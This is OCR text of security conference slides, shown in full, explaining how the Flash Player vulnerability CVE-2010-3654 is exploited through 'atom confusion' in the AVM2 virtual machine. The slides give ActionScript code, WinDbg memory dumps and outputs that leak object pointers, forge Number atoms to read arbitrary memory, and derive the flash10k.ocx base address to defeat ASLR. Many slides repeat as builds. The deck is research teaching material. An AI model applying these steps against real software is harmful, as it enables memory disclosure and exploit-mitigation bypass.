



```
static function static_func1():uint {
        var v:uint = 0x41414141;
        return v;
}
```

```
var obj:Real_Ref_Class = Real_Ref_Class.static_func1();
```

Using Real_Ref_Class Directly

Can not pass the Verification Process!



Integer cannot be accepted as a Class Object!


```
static function static_func1():uint {
        var v:uint = 0x41414141;
        return v;
}
```

```
var obj:Real_Ref_Class = Real_Ref_Class.static_func1();
```

The Root Cause

- Verification Flow is “Main Class (main function) => Original_Class (static function)”
  - Return type from Original_Class is safe/legal for Main Class so it will pass the JIT Verification.
- Execution Flow is “Main Class (main function) => Real_Ref_Class (static function)”
  - Return type from Real_Ref_Class is un-safe for Main Class so it will trigger the vulnerability.
- The inconsistency of the Verification Flow and the Execution Flow.

Atom Confusion Happens




Return an Integer (0x41414141)

```
static function static_func1():uint {
    var v:uint = 0x41414141;
    return v; }
```

Atom Confusion Happens

Accept the return value as Class Object!




Return an Integer (0x41414141)

```
static function static_func1():uint {
    var v:uint = 0x41414141;
    return v; }
```

Atom Confusion Happens

Accept the return value as Class Object!



According to the definition:

```
static function static_func1():Original_Class
```


Return an Integer (0x41414141)

```
static function static_func1():uint {
    var v:uint = 0x41414141;
    return v; }
```

Atom Confusion Happens

Telling the Main Class what kind of Atom to accept

Accept the return value as Class Object!



According to the definition:

```
static function static_func1():Original_Class
```


Return an Integer (0x41414141)

```
static function static_func1():uint {
    var v:uint = 0x41414141;
    return v; }
```

Atom Confusion Happens

Telling the Main Class what kind of Atom to accept

Accept the return value as Class Object!



According to the definition:

```
static function static_func1():Original_Class
```

Return an Integer (0x41414141)

```
static function static_func1():uint {
    var v:uint = 0x41414141;
    return v; }
```

Atom Confusion Happens on this Interface

No Verification on the "Interface" between the Main Class and Real_Ref_Class

Verification was took on the "Interface" between the Main Class and Original Class

Agenda

1	Overview on AVM2 and JIT (Verification)
2	Essence of ActionScript Vulnerability
3	Atom Confusion
4	Case Study: Understanding CVE-2010-3654
5	Case Study: Exploiting CVE-2010-3654

Current ASLR+DEP Bypassing Landscape

- non-ASLR module
  - Same as DEP only, ROP
  - Xiaobo Chen's new finding (.NET 2 modules)
  - Deficiency: Easy to block it by vendors

- JIT Spray (or similar ideas)
  - Same as ASLR only (as spraying executable code)
  - Dion Blazakis's XOR approach for Flash Player JIT
  - Deficiency: Not hard to block it by vendors (improve/ randomize the JITed pages, as current Flash Players did)

- Memory information disclosure
  - Advantage: Various applications may have various memory information disclosure issues. not possible to block all of them.

Leveraging Atom Confusion

- Exploiting Flash ActionScript vulnerability can be transferred to leveraging Atom Confusion.
- In Practice, when Atom Confusion happens:

  1. Leaking Internal Object Pointer

  2. Reading Memory Values & Leaking Module Address

Leaking Internal Object Pointer

- The Idea:

  Return the Object that you want to leak in Real_Ref_Class (in the static function), but the object is accepted as an Integer (uint) in the Main Class.

In the Real_Ref_Class

```
static function static_func1():Object      //return as Object
{
    var aa1:ByteArray = new ByteArray();

    aa1.writeUnsignedInt(0x41414141);
    aa1.writeUnsignedInt(0x42424242);
    aa1.writeUnsignedInt(0x43434343);
    aa1.writeUnsignedInt(0x44444444);

    return aa1;
}
```

Main Class and Original_Class

In the Main Class:

```
//accept the return value as an Integer
var retAtom:uint = Original_Class.static_func1();

//display the return value
Status.Log("retAtom = 0x" + retAtom.toString(16));
```

Main Class and Original_Class

In the Main Class:

```
//accept the return value as an Integer
var retAtom:uint = Original_Class.static_func1();

//display the return value
Status.Log("retAtom = 0x" + retAtom.toString(16));
```

In the Original_Class:

```
static function static_func1():uint
{
        return 1;          //does not matter
}
```

Main Class and Original_Class

In the Main Class:

```
//accept the return value as an Integer
var retAtom:uint = Original_Class.static_func1();

//display the return value
Status.Log("retAtom = 0x" + retAtom.toString(16));
```

The return type "uint" telling the Main Class to accept the return value as an Integer.

In the Original_Class:

```
static function static_func1():uint
{
        return 1;          //does not matter
}
```

Debugging the Example

- 02cccef2 8b4808 mov ecx,dword ptr [eax+8]
- 02cccef5 8b4948 mov ecx,dword ptr [ecx+48h]
- 02cccef8 8d55ec lea edx,[ebp-14h]
- 02cccefb 8945ec mov dword ptr [ebp-14h],eax
- 02cccefe 8b01 mov eax,dword ptr [ecx]
- 02cccf00 52 push edx
- 02cccf01 6a00 push 0
- 02cccf03 51 push ecx
- 02cccf04 ffd0 call eax ; call to "static_func1"
- 02cccf06 83c40c add esp,0Ch

Setting a break point at 02cccf06…

Debugging the Example

- eax=02e17d61 ebx=02dfc060 ecx=0013e348 edx=00000000 esi=02b30030 edi=02cad6d0
- eip=02cccf06 esp=0013e300 ebp=0013e354 iopl=0 nv up ei pl nz ac po nc
- cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00040212
- <Unloaded_ta.dll>+0x2cccf05:
- 02cccf06 83c40c add esp,0Ch

02e17d61 suggests that the return value is an Object Atom (as last three bits are “001”). The original value should be 02e17d60

Debugging the ByteArray

```
0:000> dd 02e17d60
02e17d60  104991e8 80002101 02ea9f00 02b92c70
02e17d70  02e17d78 00000040 104991c8 00000000
```

Debugging the ByteArray

```
0:000> dd 02e17d60
02e17d60  104991e8 80002101 02ea9f00 02b92c70
02e17d70  02e17d78 00000040 104991c8 00000000
```

```
0:000> dd 02e17d78
02e17d78  104991c8 00000000 00001000 00000010
02e17d88  02cb9000 00000000 02b30030 104991c0
```

Debugging the ByteArray

```
0:000> dd 02e17d60
02e17d60  104991e8 80002101 02ea9f00 02b92c70
02e17d70  02e17d78 00000040 104991c8 00000000
```

```
0:000> dd 02e17d78
02e17d78  104991c8 00000000 00001000 00000010
02e17d88  02cb9000 00000000 02b30030 104991c0
```


```
0:000> dd 02cb9000
02cb9000  41414141 42424242 43434343 44444444
02cb9010  00000000 00000000 00000000 00000000
```

Debugging the ByteArray

```
0:000> dd 02e17d60
02e17d60  104991e8 80002101 02ea9f00 02b92c70
02e17d70  02e17d78 00000040 104991c8 00000000
```

```
0:000> dd 02e17d78
02e17d78  104991c8 00000000 00001000 00000010
02e17d88  02cb9000 00000000 02b30030 104991c0
```

```
0:000> dd 02cb9000
02cb9000  41414141 42424242 43434343 44444444
02cb9010  0000[illegible]000 00000000 00000000 00000000
```



```
aa1.writeUnsignedInt(0x41414141);
aa1.writeUnsignedInt(0x42424242);
aa1.writeUnsignedInt(0x43434343);
aa1.writeUnsignedInt(0x44444444);
```

Remember?
ByteArray In
Real_Ref_Class

Get the Output for “retAtom”

- Continue execute our Flash file, display the value of retAtom.

```
//accept the return value as an Integer
var retAtom:uint = Original_Class.static_func1();

//display the return value
Status.Log(“retAtom = 0x” + retAtom.toString(16));
```

- We have:

  [output] retAtom = 0x02e17d61

Get the Output for “retAtom”

- Continue execute our Flash file, display the value of retAtom.

```
//accept the return value as an Integer
var retAtom:uint = Original_Class.static_func1();

//display the return value
Status.Log(“retAtom = 0x” + retAtom.toString(16));
```

- We have:

  [output] retAtom = 0x02e17d61

```
Remember?
0:000> dd 02e17d60
02e17d60  104991e8 80002101 02ea9f00 02b92c70
02e17d70  02e17d78 00000040 104991c8 00000000
```

Atom (the 32-bits) Leaked!

What we know…

- We actually leaked the (tagged) pointer of the ByteArray Object (p_tagged_ByteArray).

- We know how to reach the bytes we could control through the leaked pointer.

  p_ByteArray = p_tagged_ByteArray & 0xFFFFFFF8

  p_controlledBytes = [[p_ByteArray + 0x10] + 0x10]

What we need to do…

- But we do not have a method to “read” the pointers in the structures.

What we need to do…

- But we do not have a method to “read” the pointers in the structures.

p_controlledBytes = [[p_ByteArray + 0x10] + 0x10]

How to read the pointer at offset 0x10?

What we need to do…

- We need to leak the module load address:
  - Since our controlled bytes are not executable.
  - We still need ROP in some module to bypass DEP.

For the First DWORD

- Back to our previous test, we dump the memory at the p_ByteArray again.

```
0:000> dd 0x02e17d60
02e17d60  104991e8 80002101 02ea9f00 02b92c70
02e17d70  02e17d78 00000040 104991c8 00000000
```

In .rdata section of flash10k.ocx

```
.rdata:104991E8    dd offset sub_101B8D51
.rdata:104991EC    dd offset sub_101B516C
.rdata:104991F0    dd offset sub_103B0550
.rdata:104991F4    dd offset sub_103B0C30
```

Subtracting **0x004991e8** is the module load address

What we need to do…

- Therefore, all we have to do is to:

  Find an approach to “read” memory values

The “Number” Object (Class)

- According to Adobe’s ActionScript 3.0 Reference:

  A data type representing an IEEE-754 double-precision floating-point number. You can manipulate primitive numeric values by using the methods and properties associated with the Number class. This class is identical to the JavaScript Number class.

- Similar than the double type in C.

The “Number” Object (Class)

- According to IEEE-754 standard:
  - Occupies 8 bytes in the memory for representing the value.
  - You know the numeric value of the “Number”, you know the 8 bytes. There is an algorithm.

Leveraging Number Object

- The Idea:

  If we can build a Number object based on the memory address then we can calculate out the representing 8 bytes in the memory through the value of the Number.

- How to achieve this in practice?

Leveraging Number Object

- Using "new Number()" to create a Number object
- Do you think "new Number(100)" will result in reading memory values at memory address 0x00000100?
  - "new Number()" only accepts Integer as legal value type, other value types will be blocked in Verification Process.
    – This is called ActionScript's "type safety" by Adobe.
- But only with there is no "Atom Confusion"…

Using “Atom Confusion” to Break “Type Safety”


- The idea:

  1. When a value is being returned from the Real_Ref_Class, the Main Class will accept the value according to the Atom Type which is defined in the Original_Class.

  2. But, if we do not define any Atom Type in the Original_Class, the Main Class does not know which kind of Atom it will accept. At this time, it will obtain the Atom Type information from the return value.

  3. We set the type information of the Number Atom in the Real_Ref_Class. The Main Class will accept it as a Number Atom.


The Idea



Set the Atom type

```
//last three bits 111 for Number
atom = atom | 0x00000007;
```


The Idea



Do not give out the return type

```
static function static_func2(param_in:String)
{
}
```

The Idea



Will read the Atom type info on the return value!

Practice – Main Class

```
//leaking the tagged pointer of ByteArray
var p_tagged_ByteArray:uint = Original_Class.static_func1();

//un-tag the tagged pointer
var p_ByteArray:uint = p_tagged_ByteArray & 0xFFFFFFF8;
```

Practice – Main Class

```
//leaking the tagged pointer of ByteArray
var p_tagged_ByteArray:uint = Original_Class.static_func1();

//un-tag the tagged pointer
var p_ByteArray:uint = p_tagged_ByteArray & 0xFFFFFFF8;

//use string to transfer the address value
var p_ByteArray_str:String = p_ByteArray.toString();

//making another Atom Confusion
var num_obj_get = Original_Class.static_func2(p_ByteArray_str);
```

Practice – Main Class

```
//leaking the tagged pointer of ByteArray
var p_tagged_ByteArray:uint = Original_Class.static_func1();

//un-tag the tagged pointer
var p_ByteArray:uint = p_tagged_ByteArray & 0xFFFFFFF8;

//use string to transfer the address value
var p_ByteArray_str:String = p_ByteArray.toString();

//making another Atom Confusion
var num_obj_get = Original_Class.static_func2(p_ByteArray_str);

//building the Number object
var num_obj:Number = new Number(num_obj_get);
```

Practice – Main Class

```
//leaking the tagged pointer of ByteArray
var p_tagged_ByteArray:uint = Original_Class.static_func1();

//un-tag the tagged pointer
var p_ByteArray:uint = p_tagged_ByteArray & 0xFFFFFFF8;

//use string to transfer the address value
var p_ByteArray_str:String = p_ByteArray.toString();

//making another Atom Confusion
var num_obj_get = Original_Class.static_func2(p_ByteArray_str);

//building the Number object
var num_obj:Number = new Number(num_obj_get);

Status.Log("p_ByteArray = 0x" + p_ByteArray.toString(16));
Status.Log("num_obj = " + num_obj.toString());
```

Practice – Original_Class

```
//do not give out the return type of the function
static function static_func2(param_in:String) {
}
```

Practice – Real_Ref_Class

```
static function real_func2_retNumberAtom(param_in:String):uint {

        var atom:uint;

        //parse the Integer value from the input string, like atoi()

        //set as an Number Atom (last three bits are “111”)
        atom = atom | 0x00000007;

        return atom;
    }
```

Practice

- We got the output:

  [output] p_ByteArray = 0x2b0ed60
  [output] num_obj = -1.792887744473015e-310

Practice

- We got the output:

  [output] p_ByteArray = 0x2b0ed60
  [output] num_obj = -1.792887744473015e-310


- According to IEEE-754, the *-1.792887744473015e-310* will be stored in the memory as "E8 91 49 10 01 21 00 80“

Practice

- We got the output:

  [output] p_ByteArray = 0x2b0ed60

  [output] num_obj = -1.792887744473015e-310



- According to IEEE-754, the *-1.792887744473015e-310* will be stored in the memory as "E8 91 49 10 01 21 00 80“

- Remember?


```
0:000> dd 0x02e17d60
02e17d60  104991e8 80002101 02ea9f00 02b92c70
02e17d70  02e17d78 00000040 104991c8 00000000
```

Practice


- We got the output:


  [output] p_ByteArray = 0x2b0ed60

  [output] num_obj = -1.792887744473015e-310



- According to IEEE-754, the *-1.792887744473015e-310* will be stored in the memory as "E8 91 49 10 01 21 00 80“





They are the same!

- Remember?

  0:000> dd 0x02e17d60

  02e17d60 104991e8 80002101 02ea9f00 02b92c70


  02e17d70 02e17d78 00000040 104991c8 00000000

Practice


- We got the output:


  [output] p_ByteArray = 0x2b0ed60

  [output] num_obj = -1.792887744473015e-310



- According to IEEE-754, the *-1.792887744473015e-310* will be stored in the memory as "E8 91 49 10 01 21 00 80“






They are the same!

- Remember?

  0:000> dd 0x02e17d60

  02e17d60 104991e8 80002101 02ea9f00 02b92c70

  02e17d70 02e17d78 00000040 104991c8 00000000



- We finally read the memory successfully!

Reading/Leaking All We Want!

